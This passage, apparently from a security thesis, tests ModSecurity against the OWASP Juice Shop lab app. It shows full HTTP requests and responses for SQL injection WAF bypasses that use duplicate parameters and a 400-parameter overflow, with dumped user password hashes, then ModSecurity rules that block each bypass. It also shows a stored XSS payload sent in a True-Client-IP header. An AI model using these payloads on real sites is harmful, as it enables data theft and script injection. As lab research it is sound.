
On final thing to note is that in the payload shown in Figure 5.6 there is an additional comment between the `union` and `select` keywords. This is essential for this payload to work because it lets us bypass all the rules that verify that the two keywords `union` and `select` don't appear one after the other.

Mitigation

In order to mitigate this bypass, it is possible to write a ModSecurity rule that blocks every request with duplicate parameters names, like the following one:

```
SecRule &ARGS_NAMES:q "@gt 1"
    "id:<id>,
    phase:2,
    block,
    t:none,t:utf8toUnicode,t:urlDecodeUni,
    msg:'Duplicate parameter names detected'"
```

This rule counts the number of occurrences of the parameter name `q`, verifies if it is greater than one and, if so, blocks the request. Once this rule has been configured, the bypass we have seen isn't possible anymore, as we can see from Figure 5.7.


Request

```
GET /rest/products/search?q=test'))+union+/*foo*/+select&q=
*/email,password,3,4,5,6,7,8,9+from+users; HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101
Firefox/123.0
Accept: application/json, text/plain, */*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://localhost/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
If-None-Match: W/"325f-+9rgv/ZZlK6TkRZsoOO3T/mX+P8"


```

Response


```
HTTP/1.1 403 Forbidden
Date: Mon, 18 Mar 2024 15:16:55 GMT
Server: Apache
Content-Length: 199
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
  <head>
    <title>
      403 Forbidden
    </title>
  </head>
  <body>
    <h1>
      Forbidden
    </h1>
    <p>
      You don't have permission to access this resource.
    </p>
  </body>
</html>

```

Figure 5.7: WAF bypass payload blocked after mitigation

5.3 SQL Injection Through Parameters Overflow

The technique we used in Section 5.2 is not the only one that can be used to bypass ModSecurity and exploit the SQL Injection vulnerability in the `search product` functionality.

Indeed, during testing I discovered that this installation of ModSecurity and the Core Rule Set stops analyzing the content of parameters after a certain number, specifically 400. This let's us craft a request with 400 parameters with a value that does not trigger any ModSecurity rule and put our payload in the 401st parameter to bypass the WAF and exploit SQL Injection, as we can see from Figure 5.8. As we


Request

```
GET /rest/products/search?foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&q=test'))+union+select+email,password,3,4,5,6,7,8,9+from+users-- HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101
Firefox/123.0
Accept: application/json, text/plain, */*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://localhost/
```

Response

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
ETag: W/"d8e-hZ5SnpYbQVUlCOCQAbfgAq0T4gc"
Vary: Accept-Encoding
Date: Mon, 18 Mar 2024 16:12:07 GMT
Connection: close
Content-Length: 3470

{
  "status":"success",
  "data":[
    {
      "id":"J12934@juice-sh.op",
      "name":"3c2abc04e4a6ea8f1327d0aae3714b7d",
      "description":3,
      "price":4,
      "deluxePrice":5,
      "image":6,
      "createdAt":7,
      "updatedAt":8,
      "deletedAt":9
    },
    {
      "id":"accountant@juice-sh.op",
      "name":"963e10f92a70b4b463220cb4c5d636dc",
      "description":3,
      "price":4,
      "deluxePrice":5,
      "image":6,
      "createdAt":7,
      "updatedAt":8,
      "deletedAt":9
    },
    {
      "id":"admin@juice-sh.op",
```

Figure 5.8: WAF bypass and SQL Injection exploitation using an high number of parameters


can see, using a different bypass technique, we are able to exploit the SQL Injection vulnerability and obtain the same result as the one shown in Section 5.2.

Mitigation

In order to mitigate this vulnerability it is possible to write a ModSecurity rule that blocks requests with more than 400 URL parameters:

```
SecRule &ARGS_NAMES "@gt 400"
    "id:<id>,
    phase:2,
    block,
    t:none,t:utf8toUnicode,t:urlDecodeUni,
    msg:'Too many parameters'"
```

Once this rule is configured, the same bypass technique is now blocked, as shown in Figure 5.9.



```
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&foo=0&
foo=0&q=test'))+union+select+email,password,3,4,5,6,7,8,9+from+users-- HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101
Firefox/123.0
Accept: application/json, text/plain, */*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://localhost/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
If-None-Match: W/"325f-+9rgv/ZZlK6TkRZsoOO3T/mX+P8"
```

```
HTTP/1.1 403 Forbidden
Date: Mon, 18 Mar 2024 16:14:43 GMT
Server: Apache
Content-Length: 199
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
  <head>
    <title>
      403 Forbidden
    </title>
  </head>
  <body>
    <h1>
      Forbidden
    </h1>
    <p>
      You don't have permission to access this resource.
    </p>
  </body>
</html>

```

Figure 5.9: WAF bypass mitigation

5.4 Stored XSS Through Custom HTTP Header

The OWASP Juice Shop provides a functionality to see the last IP from which the user logged in, as we can see from Figure 5.10.





Figure 5.10: Functionality to see the last login IP

The last login IP can be modified using the `True-Client-IP` HTTP header, which is a custom one provided by the OWASP Juice Shop, by calling the `/rest/saveLoginIP` API, as we can see in Figure 5.11. The application doesn't perform any checks on



Request


```
GET /rest/saveLoginIp HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101
Firefox/123.0
Accept: application/json, text/plain, */*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjI
sInVzZXJuYW1lIjoiIiwiZW1haWwiOiJwaWV0cm9AanVpY2Utc2gub3AiLCJwYXNzd29yZCI6IjVmNGRjYzN
iNWFhNzY1ZDYxZDgzMjdkZWI4ODJjZjk5Iiwicm9sZSI6ImN1c3RvbWVyIiwiZGVsdXhlVG9rZW4iOiIiLCJ
sYXN0TG9naW5JcCI6IjE3Mi4xOC4wLjIiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXM
vdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF
0IjoiMjAyNC0wMy0xOCAxNjo1MDoyMC4wMTYgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNC0wMy0xOCAxNjo
1MjozNS4zNzIgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzEwNzgwNzcwfQ.Tfs5aejyHjEl
z0Mf2Han85o1TLBXmr1b2VYQ9LMY6oIVNWyPeuCkhjZelE3Ey8V7Cn0DQvQHTulZqrgKQ4ny9S9fQuiiuUhg
gStkYaKW-4ha7xZj8JoVnvJM3Afs0UdHrq-8U3zQ2F0t7K_3nGofhZPJOMQi_Hetna76DVegUXo
Connection: close
Referer: http://localhost/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=zalQxx2XYZeNzDa1PmQn5owrjKEdKjfj2A6JB9ypOvL4bRVk7ql8gWM39R6m
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
True-Client-IP: 127.0.0.1
```

Response

```
HTTP/1.1 200 OK
Date: Mon, 18 Mar 2024 16:54:35 GMT
Server: Apache
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 345
ETag: W/"159-b/vx8oQEqvMxjiWa0dEcDG0m/eA"
Vary: Accept-Encoding
Connection: close

{
  "id":22,
  "username":"",
  "email":"pietro@juice-sh.op",
  "password":"5f4dcc3b5aa765d61d8327deb882cf99",
  "role":"customer",
  "deluxeToken":"",
  "lastLoginIp":"127.0.0.1",
  "profileImage":"/assets/public/images/uploads/default.svg",
  "totpSecret":"",
  "isActive":true,
  "createdAt":"2024-03-18T16:50:20.016Z",
  "updatedAt":"2024-03-18T16:54:35.608Z",
  "deletedAt":null
}
```

Figure 5.11: Modifying the last login IP using a custom header

the value of this header, allowing an attacker to insert anything, including the Cross-Site Scripting payload `<iframe src="javascript:alert(1)>"`, as we can see from Figure 5.12. By looking at Figure 5.12 we immediately see how the WAF wasn't



Request


```
GET /rest/saveLoginIp HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101
Firefox/123.0
Accept: application/json, text/plain, */*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjI
sInVzZXJuYW1lIjoiIiwiZW1haWwiOiJwaWV0cm9AanVpY2Utc2gub3AiLCJwYXNzd29yZCI6IjVmNGRjYzN
iNWFhNzY1ZDYxZDgzMjdkZWI4ODJjZjk5Iiwicm9sZSI6ImN1c3RvbWVyIiwiZGVsdXhlVG9rZW4iOiIiLCJ
sYXN0TG9naW5JcCI6IjE3Mi4xOC4wLjIiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXM
vdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF
0IjoiMjAyNC0wMy0xOCAxNjo1MDoyMC4wMTYgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNC0wMy0xOCAxNzo
wMzo0OC44NDcgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzEwNzgxNDgwfQ.RzAd6_dQKrFr
HOOO1bSAK8pUvLfUoQhMpjL43ByadT7zVV_x62kF7-IGfI1T01H2SyCqcprufXJOHAMX4Zx_3mn8uhgWXxuA
YPmpLRlAoA-7IoX5LyHyKUS6c_0Puiszxq49vjb3U4CVLJmNpEstDSvxCIHF6hVLFA5bH7MIg1c
Connection: close
Referer: http://localhost/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
True-Client-IP: <iframe src="javascript:alert('XSS')">
```

Response

```
HTTP/1.1 200 OK
Date: Mon, 18 Mar 2024 17:09:34 GMT
Server: Apache
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
